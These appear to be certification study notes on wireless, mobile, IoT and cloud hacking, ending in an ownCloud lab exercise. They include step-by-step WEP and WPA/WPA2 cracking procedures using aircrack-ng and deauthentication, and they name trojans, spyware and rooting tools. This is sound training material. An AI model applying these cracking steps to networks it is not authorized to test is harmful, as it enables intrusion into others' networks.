Wi-Fi Protected Access v2

802.11i IEEE standard

**Enterprise**

CCMP + RADIUS

128 bit AES MIC Encryption

**Personal**

CCMP + PSK (Pre Shared Key)

128 bit AES MIC Encryption

**AES (Advanced Encryption Standard) replaced RC4**

**CCMP** (Counter Mode with Cipher Block Chaining Message Authentication Code Protocol)

replaced TKIP

About CCMP

Uses AES for data confidentiality

128-bit key and a 128-bit block size

Requires additional computing resources

CCMP provides Data confidentiality (AES), authentication, and access control

- Wireless Hacking

**Threats | Network Discovery | Wi-Fi Adapter**

- Threats

**Access Control | Integrity | Confidentiality | Availability | Authentication**

Access Control Attacks

Integrity Attacks

Confidentiality Attacks

Availability Attacks

Authentication Attacks

- Network Discovery

- Wardriving, warflying, warwalking, etc.

- Tools

**WiFiExplorer | WiFiFoFum | OpenSignalMaps | WiFinder**

- WIGLE

Map for wireless networks

- NetStumbler

Tool to find networks

- Kismet

Wireless packet analyzer/sniffer that can be used for discovery

Works without sending any packets (passively)

Can detect access points that have not been configured

Works by channel hopping

- Can discover networks not sending beacon frames
- Ability to sniff packets and save them to a log file (readable by Wireshark/tcpdump)

- NetSurveyor

Tool for Windows that does similar features to NetStumbler and Kismet

Doesn't require special drivers

- WiFi Adapter

**AirPcap | pcap | libpcap**

**AirPcap** is mentioned for Windows, but isn't made anymore

**pcap** - driver library for Windows

**libpcap** - driver library for Linux

- Wireless Attacks

**Rogue Access Point | Evil Twin | HoneySpot | Ad Hoc Connection Attack | DoS Attack | MAC Filter**

**Rogue Access Point** - Unauthorized access point plugged into a wired one. (Can be accidental)

Tools for Rogue AP: Wi-Fi Pumpkin, Wi-Fi Pineapple

**Evil Twin** - Is a Rogue AP that is broadcasting the same (or very similar) SSID.

Also known as a mis-association attack

**HoneySpot** - faking a well-known hotspot with a rogue AP

**Ad Hoc Connection Attack** - connecting directly to another phone via ad-hoc network.

Not very successful as the other user has to accept connection

**DoS Attack** - either sends de-auth packets to the AP or jam the wireless signal

With a de-auth, you can have the users connect to your AP instead if it has the same name

Jammers are very dangerous as they are illegal

**MAC Filter** - only allows certain MAC addresses on a network

Easily broken because you can sniff out MAC addresses already connected and spoof it

Tools for spoofing include: SMAC and TMAC

- Wireless Encryption Attacks

**WEP Cracking | WPA/WPA2 Cracking**

- WEP Cracking

To crack the WEP key for an access point, we need to gather lots of initialization vectors (IVs).

Attackers can use injection to speed up the process by replaying packets

**Process:**

- \* Start the wireless interface in monitor mode on the specific AP channel
- \* Test the injection capability of the wireless device to the AP
- \* Use aireplay-ng to do a fake authentication with the access point
- \* Start airodump-ng on AP channel with a BSSID filter to collect the new unique IVs
- \* Start aireplay-ng in ARP request replay mode to inject packets
- \* Run aircrack-ng to crack key using the IVs collected

- WPA/WPA2 Cracking

Much more difficult than WEP

Uses a constantly changing temporal key and user-defined password

Key Reinstallation Attack (KRACK) - replay attack that uses third handshake of another device's session

Most other attacks are simply brute-forcing the password

**Process:**

- \* Start monitoring and find the BSSID (e.g: using airodump-ng)
- \* Start monitoring only the BSSID with .cap output file
- \* The goal is to grab a WPA handshake; The attacker can wait to some client to connect to grab the handshake \* /or use a deauth attack to deauthenticate a client to make him/her connect again.
- \* Start aircrack-ng using a good wordlist to brute force the .cap file that you recorded on step 2.

- Tools

**Aircrack-ng Suite | Cain & Abel | Wifite | KisMAC | Fern WiFi Cracker | WEPAttack | WEPCrack | Portable Penetrator | Elcomsoft's Wireless Security Auditor**

**Aircrack-ng Suite** - is a complete suite of tools to assess WiFi network security.

*Monitoring:* Packet capture and export of data to text files for further processing by third party tools.

*Attacking:* Replay attacks, deauthentication, fake access points and others via packet injection.

*Testing:* Checking WiFi cards and driver capabilities (capture and injection).

airodump-ng - used for packet capturing of raw 802.11 frames and is particularly suitable for collecting WEP IVs (Initialization Vector) for the intent of using them with aircrack-ng.

airmon-ng - Used to enable monitor mode on wireless interfaces.

aireplay-ng - Is used to inject frames (arp replay, deauthentication attack, etc).

aircrack-ng - Is an 802.11 WEP and WPA/WPA2-PSK key cracking program.

**Cain and Abel** - Sniffs packets and cracks passwords (may take longer)

Relies on statistical measures and the PTW technique to break WEP

**Wifite** - Is an automated wireless attack tool.

**KisMAC** - MacOS tool to brute force WEP or WPA passwords

**Fern WiFi Cracker**

**WEPAttack**

**WEPCrack**

**Portable Penetrator**

**Elcomsoft's Wireless Security Auditor**

Methods to crack include PTW, FMS, and Korek technique

- Bluetooth Attacks

**Bluesmacking | Bluejacking | Bluebugging | Bluesnarfing**

**Bluesmacking** - Denial of service against device

**Bluejacking** - Sending unsolicited messages

**Bluebugging** - Remotely using a device's features

**Bluesnarfing** - Theft of data from a device

- Wireless Sniffing

**NetStumbler | Kismet | OmniPeek | WiFi Pilot | Airmagnet WiFi Analyzer Pro**

Very similar to sniffing a wired network

Tools

**NetStumbler**

**Kismet** - is a network detector, packet sniffer, and IDS for 802.11 wireless LANs.

**OmniPeek** - provides data like Wireshark in addition to network activity and monitoring

**AirMagnet WiFi Analyzer Pro** - sniffer, traffic analyzer and network-auditing suite

**WiFi Pilot**

- Protecting Wireless Networks - Best practices

**Use 802.11i | Warnings of Public / Free Wi-Fi | Session Hijacking | Rogue APs | Evil Twins**

**Use 802.11i**

WPA2

AES encryption

MAC Filtering with ACL (It's not a final solution, hackers can circumvent)

Disable SSID broadcast (It's not a final solution, hackers can circumvent)

Use VPN in case of home office (connecting externally)

**Warnings of Public / Free Wi-Fi**

**Session hijacking**

**Rogue APs**

**Evil Twins**

1 Backlink

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- ◆ [Module 16 - Hacking Wireless Networks](#)

# Module 17 - Hacking Mobile Platforms

- Three Main Avenues of Attack

**Device Attacks | Network Attacks | Data Center (Cloud) Attacks**

**Device Attacks** - browser based, SMS, application attacks, rooted/jailbroken devices

**Network Attacks** - DNS cache poisoning, rogue APs, packet sniffing

**Data Center (Cloud) Attacks** - databases, photos, etc.

- OWASP Top 10 Mobile Risks

OWASP Mobile Top 10 Vulnerabilities List **2016**

## **M1 - Improper Platform Usage**

Misuse of features or security controls (Android intents, TouchID, Keychain)

## **M2 - Insecure Data Storage**

Improperly stored data and data leakage

## **M3 - Insecure Communication**

Poor handshaking, incorrect SSL, clear-text communication

## **M4 - Insecure Authentication**

Authenticating end user or bad session management

## **M5 - Insufficient Cryptography**

Code that applies cryptography to an asset, but is insufficient (does NOT include SSL/TLS)

## **M6 - Insecure Authorization**

Failures in authorization (access rights)

## **M7 - Client Code Quality**

Catchall for code-level implementation problems

## **M8 - Code Tampering**

Binary patching, resource modification, dynamic memory modification

## **M9 - Reverse Engineering**

Reversing core binaries to find problems and exploits

## **M10 - Extraneous Functionality**

Catchall for backdoors that were inadvertently placed by coders

- Mobile Platforms

**Android | iOS**

- Android - Platform built by Google

**Rooting** - Name given to the ability to have root access on an Android device

### **Tools**

KingoRoot

TunesGo

OneClickRoot

MTK Droid

- iOS - platform by Apple  
Jailbreaking - different levels of rooting an iOS device

#### Tools

evasi0n7  
GeekSn0w  
Pangu  
Redsn0w  
Absinthe  
Cydia

#### Techniques

- Untethered** - kernel remains patched after reboot, with or without a system connection  
**Semi-Tethered** - reboot no longer retains patch; must use installed jailbreak software to re-jailbreak  
**Tethered** - reboot removes all jailbreaking patches; phone may get in boot loop requiring USB to repair

#### Types

- Userland exploit** - found in the system itself; gains root access; does not provide admin; can be patched by Apple  
**iBoot exploit** - found in bootloader called iBoot; uses vulnerability to turn codesign off; semi-tethered; can be patched  
**BootROM exploit** - allows access to file system, iBoot and custom boot logos; found in device's first bootloader; cannot be patched

- App Store attacks

Since some App stores are not vetted, malicious apps can be placed there

- Phishing attacks

Mobile phones have more data to be stolen and are just as vulnerable as desktops

- Android Device Administration API

Allows for security-aware apps that may help

- Bring Your Own Device (BYOD)

Dangerous for organizations because not all phones can be locked down by default

- Mobile Device Management

Like group policy on Windows; helps enforce security and deploy apps from enterprise

MDM solutions include XenMobile, IBM, MaaS360, AirWatch and MobiControl

- Bluetooth attacks

If a mobile device can be connected to easily, it can fall prey to Bluetooth attacks

**Discovery mode** - how the device reacts to inquiries from other devices

Discoverable - answers all inquiries

Limited Discoverable - restricts the action

Non-discoverable - ignores all inquiries

**Pairing mode** - how the device deals with pairing requests

Pairable - accepts all requests

Non-pairable - rejects all connection requests

- Mobile Attacks

All other attacks presented on previous chapter are susceptible to mobile devices too attacks like

session hijacking, browser vulnerabilities, XSS, email, SMS, phone, OS/Apps bugs, excessive permissions and so on. Vulnerabilities on connection (Bluetooth, WIFI, NFC), encryption.

**SMS Phishing (Smishing)** - sending texts with malicious links  
People tend to trust these more because they happen less

Trojans Available to Send

Obad  
Fakedefender  
TRAMPS  
ZitMo

Spyware  
Mobile Spy  
Spyera

Mobile platform features such as Find my iPhone, Android device tracking and the like can be hacked to find devices, etc.

**Mobile Attack Platforms** - tools that allow you to attack from your phone

Network Spoofing  
DroidSheep  
Nmap

## Bluetooth

### Bluetooth Attacks

Bluesmacking - Denial of service against device  
Bluejacking - Sending unsolicited messages  
Bluesniffing - Attempt to discover Bluetooth devices  
Bluebugging - Remotely using a device's features  
Bluesnarfing - Theft of data from a device  
Blueprinting - Collecting device information over Bluetooth

### Bluetooth Attack Tools

BlueScanner - finds devices around you  
BT Browser - another tool for finding and enumerating devices  
Bluesniff and btCrawler - sniffing programs with GUI  
Bloover - can perform Bluebugging  
PhoneSnoop - good spyware option for Blackberry  
Super Bluetooth Hack - all-in-one package that allows you to do almost anything

## ● Improving Mobile Security

Always check OS and Apps are up to date  
Screen Locks + Passwords  
Secure Wireless communication  
No Jailbreaking or Rooting  
Don't store sensitive information on mobile (like confidential information from company)  
Remote desktop (e.g. Citrix)  
Use Official app stores  
Anti-virus  
Remote wipe option  
Remote management  
Remote tracking  
⚠ Companies should use MDM policies to accomplish mobile security.

## 1 Backlink

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- ◆ Module 17 - Hacking Mobile Platforms

- [https://www.youtube.com/watch?v=b2YrqpekIrw&list=PLw6vraVAHMIo1RmQ4\\_qMuDiJapRRbTYr6&index=1](https://www.youtube.com/watch?v=b2YrqpekIrw&list=PLw6vraVAHMIo1RmQ4_qMuDiJapRRbTYr6&index=1)

2



# Module 18 - Hacking IoT and OT Hacking

- Basic

**IoT | Methods of Computing | Edge Computing | Multi-Layer Architecture of IoT | IoT Technology Protocols | IoT Operating Systems | Geofencing | Grid Computing | AoT | IIoT**

- IoT

The Internet of Things describes the **network of physical objects**—“things”—that are embedded with sensors, software, and other technologies for the purpose of connecting and exchanging data with other devices and systems over the internet.

Traditional fields of embedded systems, wireless sensor networks, control systems, automation (including home and building automation), and others all contribute to enabling the Internet of things.

### Three Basic Components

Sensing Technology

IoT gateways

The cloud

- Methods of Communicating

**Device to Device | Device to Cloud | Device to Gateway | Back-End Data Sharing**

IoT connectivity boils down to how things connect to each other. Can be wired, wireless, 4G LTE, Bluetooth, GPS, LoRa, mesh networking, RFID, WiFi, Zigbee and Z-wave.

**Device to Device** - Direct communication between two devices.

**Device to Cloud** - Communicates directly to a cloud service.

**Device to Gateway** - Communicate to a centralized gateway that gathers data and then sends it to an application server based in the cloud.

**Back-End Data Sharing** - Used to scale the device to cloud model to allow for multiple devices to interact with one or more application servers.

- Edge Computing

Edge Computing is a **distributed computing paradigm** in which processing and computation are performed mainly on classified device nodes known as smart devices or edge devices as opposed to processed in a centralized cloud environment or data centers.

It helps to provide server resources, data analysis, and artificial intelligence to data collection sources and cyber-physical sources like smart sensors and actuators.

⚠️ Edge computing handling data by pushing into the cloud. Fog Computing is more like keep things locally.

- Multi-Layer Architecture of IoT

**Edge Technology Layer | Access Gateway Layer | Internet Layer | Middleware Layer | Application Layer**

**Edge Technology Layer** - consists of sensors, RFID tags, readers and the devices

**Access Gateway Layer** - first data handling, message identification and routing

**Internet Layer** - crucial layer which serves as main component to allow communication

**Middleware Layer** - sits between application and hardware; handles data and device management, data analysis and aggregation

**Application Layer** - responsible for delivery of services and data to the user

- IoT Technology Protocols

The protocols are divided in **Short-Range Wireless | Medium-Range Wireless | Long-Range Wireless | Wired Communications**

### **Short-Range Wireless**

Bluetooth Low-energy (BLE)  
Light-Fidelity (Li-Fi)  
Near Field Communication (NFC)  
QR Codes & Barcodes  
Radio-frequency Identification (RFID)  
Wi-fi / Direct  
Z-wave  
Zigbee

### **Medium-Range Wireless**

Ha-Low  
LTE-Advanced

### **Long-Range Wireless**

Low-power Wide-area Networking (LPWAN)  
LoRaWAN  
Sigfox  
Very Smart Aperture Terminal (VSAT)  
Cellular

### **Wired Communications**

Ethernet  
Power-Line Communication (PLC)  
Multimedia over Coax Alliance (MoCA)

- IoT Operating Systems

**RIOT OS | ARM Mbed OS | RealSense OS X | Nucleus RTOS | Brillo | Contiki | Zephyr | Ubuntu Core | Integrity RTOS | Apache Mynewt**

**RIOT OS** - Embedded systems, actuator boards, sensors; is energy efficient

**ARM Mbed OS** - Mostly used on wearables and other low-powered devices

**RealSense OS X** - Intel's depth sensing version; mostly found in cameras and other sensors

**Nucleus RTOS** - Used in aerospace, medical and industrial applications

**Brillo** - Android-based OS; generally found in thermostats

**Contiki** - OS made for low-power devices; found mostly in street lighting and sound monitoring

**Zephyr** - Option for low-power devices and devices without many resources

**Ubuntu Core** - Used in robots and drones; known as "snappy"

**Integrity RTOS** - Found in aerospace, medical, defense, industrial and automotive sensors

**Apache Mynewt** - Used in devices using Bluetooth Low Energy Protocol

- Geofencing

Uses **GPS and RFID technologies to create a virtual geographic boundary**, like around your home property. A response is then triggered any time a mobile device enters or leaves the area.

- Grid Computing

**Reduces costs** by maximizing existing resources. This is accomplished with multiple machines together to solve a specific problem.

- Analytics of Things (AoT)

The analysis of IoT data, which is the data being generated by IoT sensors and devices.

- Industrial IoT (IIoT)

The industrial internet of things (IIoT) refers to the extension and use of the internet of things (IoT) in industrial sectors and applications. With a strong focus on machine-to-machine (M2M) communication, big data, and machine learning, the IIoT enables industries and enterprises to have better efficiency and reliability in their operations.

The IIoT encompasses industrial applications, including robotics, medical devices, and software-defined production processes.

- OWASP Top 10 IoT Vulnerabilities (2014)

**I1 - Insecure Web Interface**

Problems such as account enumeration, weak credentials, and no account lockout

**I2 - Insufficient Authentication/Authorization**

Assumes interfaces will only be exposed on internal networks and thus is a flaw

**I3 - Insecure Network Services**

May be susceptible to buffer overflow or DoS attacks

**I4 - Lack of Transport Encryption/Integrity Verification**

Data transported without encryption

**I5 - Privacy Concerns**

Due to collection of personal data

**I6 - Insecure Cloud Interface**

Easy-to-guess credentials make enumeration easy

**I7 - Insecure Mobile Interface**

Easy-to-guess credentials on mobile interface

**I8 - Insufficient Security Configurability**

Cannot change security which causes default passwords and configuration

**I9 - Insecure Software/Firmware**

Lack of a device to be updated or devices that do not check for updates

**I10 - Poor Physical Security**

Because of the nature of devices, these can easily be stolen

- OWASP Top 10 IoT Vulnerabilities (2018)

**1. Weak, guessable, or hardcoded passwords**

Use of easily bruteforced, publicly available, or unchangeable credentials, including backdoors in firmware or client software that grants unauthorized access to deployed systems.

**2. Insecure network services**

Unneeded or insecure network services running on the device itself, especially those exposed to the internet, that compromise the confidentiality, integrity/authenticity, or availability of information or allow unauthorized remote control...

**3. Insecure ecosystem interfaces**

Insecure web, backend API, cloud, or mobile interfaces in the ecosystem outside of the device that allows compromise of the device or its related components. Common issues include a lack of authentication/authorization, lacking or weak encryption, and a lack of input and output filtering.

**4. Lack of secure update mechanism**

Lack of ability to securely update the device. This includes lack of firmware validation on device, lack

of secure delivery (un-encrypted in transit), lack of anti-rollback mechanisms, and lack of notifications of security changes due to updates.

### **5. Use of insecure or outdated components**

Use of deprecated or insecure software components/libraries that could allow the device to be compromised. This includes insecure customization of operating system platforms, and the use of third-party software or hardware components from a compromised supply chain.

### **6. Insufficient privacy protection**

User's personal information stored on the device or in the ecosystem that is used insecurely, improperly, or without permission.

### **7. Insecure data transfer and storage**

Lack of encryption or access control of sensitive data anywhere within the ecosystem, including at rest, in transit, or during processing.

### **8. Lack of device management**

Lack of security support on devices deployed in production, including asset management, update management, secure decommissioning, systems monitoring, and response capabilities.

### **9. Insecure default settings**

Devices or systems shipped with insecure default settings or lack the ability to make the system more secure by restricting operators from modifying configurations.

### **10. Lack of physical hardening**

Lack of physical hardening measures, allowing potential attackers to gain sensitive information that can help in a future remote attack or take local control of the device.

- Common IoT Attack Areas

Device memory containing credentials  
Device / Ecosystem Access Control  
Device Physical Interfaces / Firmware extraction  
Device web interface  
Device Firmware  
Device network services  
Devices administrative interface(s)  
Unencrypted Local data storage  
Cloud interface(s)  
Device update mechanism(s)  
Insecure API's (vendor & third-party)  
Mobile application  
Confidentiality and Integrity issues across the ecosystem  
Network traffic

- IoT Threats

**DDoS Attack | HVAC System attacks | Rolling code attack | BlueBorne attack | Jamming attack | Remote access via backdoor | Remote access via unsecured protocols | Sybil attack | Rootkits / Exploit kits | Ransomware**

#### **DDoS Attack**

**HVAC System attacks** - Attacks on HVAC systems

**Rolling code attack** - Used to steal cars; The ability to jam a key fob's communications, steal the code and then create a subsequent code

**BlueBorne attack** - Attacks against Bluetooth devices

#### **Jamming attack**

**Remote access via backdoors**

**Remote access via unsecured protocols** such as TELNET

**Sybil attack** - Uses multiple forged identities to create the illusion of traffic; happens when a insecure computer is hijacked to claim multiple identities.

**Rootkits / Exploit kits**

**Ransomware**

Other attacks already enumerated in other sections still apply such as MITM, ransomware, side channel, replay attack etc.

- IoT Hacking Methodology

**Information Gathering | Vulnerability Scanning | Launching Attacks | Gaining Access | Maintaining Access**

**Information Gathering** - gathering information about the devices;

Tools:

Shodan

Censys

Thingful

Google

**Vulnerability Scanning** - same as normal methodology - looks for vulnerabilities

Tools:

Nmap

Multi-ping

RIoT Vulnerability Scanner

Foren6 (traffic sniffer)

beSTORM

**Launching Attacks**

Tools:

RFCrack

Attify Zigbee Framework

HackRF

Firmalyzer

**Gaining Access** - same objectives as normal methodology

**Maintaining Access** - same objectives as normal methodology

- Countermeasures to help secure IoT devices

Firmware updates

Block ALL unnecessary ports

Disable insecure access protocols such as TELNET

Only use encrypted communication protocols

Use strong passwords

Encrypt ALL data and communications coming into, being stored in and leaving the device

Use account lockout

Configuration management and baselining of devices along with compliance monitoring

Use multi-factor authentication

Disable UPnP

## 1 Backlink

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- ◆ [Module 18 - Hacking IoT and OT Hacking](#)

# Module 19 - Cloud Computing

- Cloud Computing Basics

- Three Types of Service Models

IaaS | PaaS | SaaS

### Infrastructure as a Service (IaaS)

Provides virtualized computing resources

Third party hosts the servers with hypervisor running the VMs as guests

Subscribers usually pay on a per-use basis

e.g: AWS, Microsoft Azure, Digital Ocean, Google Cloud

### Platform as a Service (PaaS)

Geared towards software development

Hardware and software hosted by provider

Provides ability to develop without having to worry about hardware or software

e.g: Heroku, SalesForce

### Software as a Service (SaaS)


Provider supplies on-demand applications to subscribers

Offloads the need for patch management, compatibility and version control

e.g: Microsoft Office 365, Dropbox storage, Google Docs.

- 

Tech stack	Type
Software	SaaS
Apps	PaaS
OS	IaaS
Virtualization	managed by provider
Storage/Networking	managed by provider



- Cloud Deployment Models

**Private Cloud | Community Cloud | Public Cloud | Hybrid Cloud**

**Private Cloud** - Cloud solely for use by one tenant; usually done in larger organizations.

**Community Cloud** - Is made up of infrastructure from several different entities which may be cloud providers, business partners, and so on. (members only type of thing)

**Public Cloud** - Services provided over a network that is open for public to use; Amazon S3, Microsoft Azure - Open for business.

**Hybrid Cloud** - A composition of two or more cloud deployment models.

- NIST Cloud Architecture

**Cloud Consumer | Cloud Provider | Cloud Auditor | Cloud Broker | Cloud Carrier**

The NIST cloud computing reference architecture (NIST SP 500-292) defines five major actors; Each actor is an entity (a person or an organization) that participates in a transaction or process and/or performs tasks in cloud computing.

**Cloud Consumer** - A person or org. that maintains a business relationship with, and uses services from Cloud Providers; acquires and uses cloud products and services.

**Cloud Provider** - A person, org. or entity responsible for making a service available; Purveyor of products and services.

**Cloud Auditor** - Independent assessor of cloud service and security controls.

**Cloud Broker** - Manages use, performance and delivery of services as well as relationships between Cloud Providers to Cloud consumers.

**Cloud Carrier** - Organization with responsibility of transferring data; Intermediary that provides connectivity and transport of Cloud services from Cloud providers to Cloud consumers. (e.g: Telecom's)

⚠️ - **FedRAMP** - regulatory effort regarding cloud computing

⚠️ - **PCI DSS** - deals with debit and credit cards, but also has a cloud SIG

- Five characteristics of cloud computing

**On-demand self-service | Broad network access | Multi-tenancy and resource pooling | Rapid elasticity and scalability | Measured service**

The National Institute of Standards and Technology (NIST) defines cloud computing as it is known today through five particular characteristics.

On-demand self-service  
Broad network access  
Multi-tenancy and resource pooling  
Rapid elasticity and scalability  
Measured service

- Threats

**Data Breach or Loss** - Biggest threat; includes malicious theft, erasure or modification  
**Shadow IT** - IT systems or solutions that are developed to handle an issue but aren't taken through proper approval chain  
**Abuse of Cloud Resources** - Another high threat (usually applies to IaaS and PaaS)  
**Insecure Interfaces and APIs** - Cloud services can't function without them, but need to make sure they are secure  
**Service Oriented Architecture** - API that makes it easier for application components to cooperate and exchange information  
**Insufficient due diligence** - Moving an application without knowing the security differences  
**Shared technology issues** - Multitenant environments that don't provide proper isolation  
**Unknown risk profiles** - Subscribers simply don't know what security provisions are made in the background  
**Wrapping Attack** - SOAP message intercepted and data in envelope is changed and sent/replayed  
**Session riding** - CSRF under a different name; deals with cloud services instead of traditional data centers

Others include malicious insiders, inadequate design and DDoS

Other threats:

Loss/compromise of encryption keys  
Isolation failure  
Compliance risk  
VM vulnerabilities  
Vendor lock-on  
Jurisdictional issues based on changing geographic boundaries  
E-discovery/subpoena  
Cloud service termination/failure  
Improper/incomplete data handling & disposal  
Management network failure/interface compromise

- Attacks

Service hijacking via Social engineering & network sniffing  
Session hijacking using XSS  
DNS attacks  
Side channel attacks - (e.g.: Using an existing VM on the same physical host to attack another)  
Cross VM attacks  
SQL injection  
Cryptanalysis attacks  
Wrapping attacks - performed during the translation of SOAP messages in the TLS layer; attackers duplicate the body of the message and send it to the targeted server impersonating the legitimate user.  
DoS/DDoS attack  
Main-in-the-Cloud attacks - abuse of cloud file synchronization services by tracking the user into installing malicious software that places the attacker's synchronization token for the service on their machine, allowing the attacker to steal the user's token and gain access to their files.

- OWASP Top 10 Application Security Risks

**Injection** - Injection flaws, such as SQL, NoSQL, OS, and LDAP injection, occur when untrusted data is sent to an interpreter as part of a command or query. The attacker's hostile data can trick the interpreter into executing unintended commands or accessing data without proper authorization.

- \* Input validation
- \* Limit account privileges

**Broken Authentication** - Application functions related to authentication and session management are often implemented incorrectly, allowing attackers to compromise passwords, keys, or session tokens, or to exploit other implementation flaws to assume other users' identities temporarily or permanently.

**Sensitive Data Exposure** - Many web applications and APIs do not properly protect sensitive data, such as financial, healthcare, and PII. Attackers may steal or modify such weakly protected data to conduct credit card fraud, identity theft, or other crimes. Sensitive data may be compromised without extra protection, such as encryption at rest or in transit, and requires special precautions when exchanged with the browser.

**XML External Entities (XXE)** - Many older or poorly configured XML processors evaluate external entity references within XML documents. External entities can be used to disclose internal files using the file URI handler, internal file shares, internal port scanning, remote code execution, and denial of service attacks.

- \* If your application uses SAML for identify processing with federated security or Single Sing on (SSO). SAML uses XML.
- \* If applications accepts XML directly or XML uploads from untrusted sources, or inserts untrusted data into XML documents.
- \* Any of XML processors in the application or SOAP based web services that have (DTDs) enabled.

**Broken Access Control** - Restrictions on what authenticated users are allowed to do are often not properly enforced. Attackers can exploit these flaws to access unauthorized functionality and/or data, such as access other users' accounts, view sensitive files, modify other users' data, change access rights, etc.

**Security Misconfiguration** - is the most commonly seen issue. This is commonly a result of insecure default configurations, incomplete or ad hoc configurations, open cloud storage, misconfigured HTTP headers, and verbose error messages containing sensitive information. Not only must all operating systems, frameworks, libraries, and applications be securely configured, but they must be patched/upgraded in a timely fashion.

**Cross-Site Scripting XSS** - occur whenever an application includes untrusted data in a new web page without proper validation or escaping, or updates an existing web page with user-supplied data using a browser API that can create HTML or JavaScript. XSS allows attackers to execute scripts in the victim's browser which can hijack user sessions, deface web sites, or redirect the user to malicious sites.

- \* Reflected XSS
- \* Stored XSS
- \* DOM XSS

**Insecure Deserialization** - often leads to remote code execution. Even if deserialization flaws do not result in remote code execution, they can be used to perform attacks, including replay attacks, injection attacks, and privilege escalation attacks.

**Using Components with Known Vulnerabilities** - Components, such as libraries, frameworks, and other software modules, run with the same privileges as the application. If a vulnerable component is exploited, such an attack can facilitate serious data loss or server takeover. Applications and APIs using components with known vulnerabilities may undermine application defenses and enable various attacks and impacts.

**Insufficient Logging & Monitoring** - Insufficient logging and monitoring, coupled with missing or ineffective integration with incident response, allows attackers to further attack systems, maintain

persistence, pivot to more systems, and tamper, extract, or destroy data. Most breach studies show time to detect a breach is over 200 days, typically detected by external parties rather than internal processes or monitoring.

## Additional Attacks

**Directory Traversal (..)** - An attacker can get sensitive information like the contents of the /etc/passwd file that contains a list of users on the server; Log files, source code, access.log and so on

**Cross-site Request Forgery (CSRF)** - Forces an end user to execute unwanted actions on an app they're already authenticated on

- \* Inherits identity and privileges of victim to perform an undesired function on victim's behalf
- \* Captures the session and sends a request based off the logged in user's credentials
- \* Can be mitigated by sending random challenge tokens

- Cloud Security Control Layers

**Applications | Information | Management | Network | Trusted Computing Model | Computer & Network Storage | Physical**

Problem with cloud security is what you are allowed to test and what should you test; Another concern is with a hypervisor, if the hypervisor is compromised, all hosts on that hypervisor are as well.

**Applications** - SDCL (Software development cycle), WAF (web application firewall)

**Information** - DLP, encryption

**Management** - GRC, IAM , Patch & Configuration

**Network** - NIDS/NIPS, DNSSEC, QoS

**Trusted Computing Model** - attempts to resolve computer security problems through hardware enhancements

Roots of Trust (RoT) - set of functions within TCM that are always trusted by the OS

**Computer & Network Storage** - Encryption, Host-based firewall, HIDS/HIPS

**Physical** - Guards, Gates, Fences etc.

- Tools

**CloudInspect** - pen-testing application for AWS EC2 users

**CloudPassage Halo** - instant visibility and continuous protection for servers in any cloud

**Dell Cloud Manager**

**Qualys Cloud Suite**

**Trend Micro's Instant-On Cloud Security**

**Panda Cloud Office Protection**

## 1 Backlink

EC-Council Official Labs

- ◆ [Module 19 - Cloud Computing](#)

- Exercise 1

Creating User Accounts and Assigning User Rights in ownCloud

- Lab Objective

The objective of this lab is to help students learn how to build a cloud server.

In this lab, you will learn to:

- \* Create users and assign user rights
- \* Share files and directories both online and offline using ownCloud Desktop Client application

- Ubuntu

In Mozilla Firefox of Ubuntu

Type **http://localhost/owncloud** and press **Enter** in the address bar.

**Username:** admin

**Password:** qwerty@123

In **owncloud** page

Hover your mouse cursor to top right corner of the browser click **admin** drop-down node and click **Users** from the menu.

In the **Users** page

We will be creating users who will be able to log in to the cloud server and access files. You can either assign a user to a **group** or assign him/her **admin** privileges, by choosing a group or an admin from the drop-down list.

Enter a name in the **Username** field, and mention a **Password** in the Password field, click Create.

In this lab, the user is assigned to **Groups**, and the username and password are **shane** and **florida@123**. The newly created user appears under the list of users.

In this lab exercise we will be using two user accounts i.e., **admin** and **shane**.

To share a file with the users' navigate to top left corner of the ownCloud page and click **Content** menu icon. In the content menu click **Files** icon.

In this file page, click the **Add** icon and select **Folder**. As soon as you click the **Folder** icon, a text field appears. Specify a folder name (here **Share**) in this field and press **Enter**.

Double-click the newly created **Share** folder.

Click the **Add** button and then click Upload from the drop-down list.

A **File Upload** window appears; navigate to Desktop double-click **Shared Files** folder, select **car.jpg**, and click **Open**.

The added file appears in the share folder. Click **All files** from the left handside of the ownCloud page and hover the mouse-cursor over the folder, and click **Share** icon.

Click **Share** folder and a right pane appears with sharing information. Type the name of the user with whom you want to share the file (here, **shane**), As you type the username, a hint is displayed below it. Click on the **hint**.

The user is selected, and additional sharing options appear. A folder named **share** is created in the **shane's** ownCloud account; whichever file is shared from this admin account is uploaded to this folder.

- Windows 10

In Google Chrome type **http://10.10.10.9/owncloud** in the addressbar and press **Enter**.

**Username:** shane

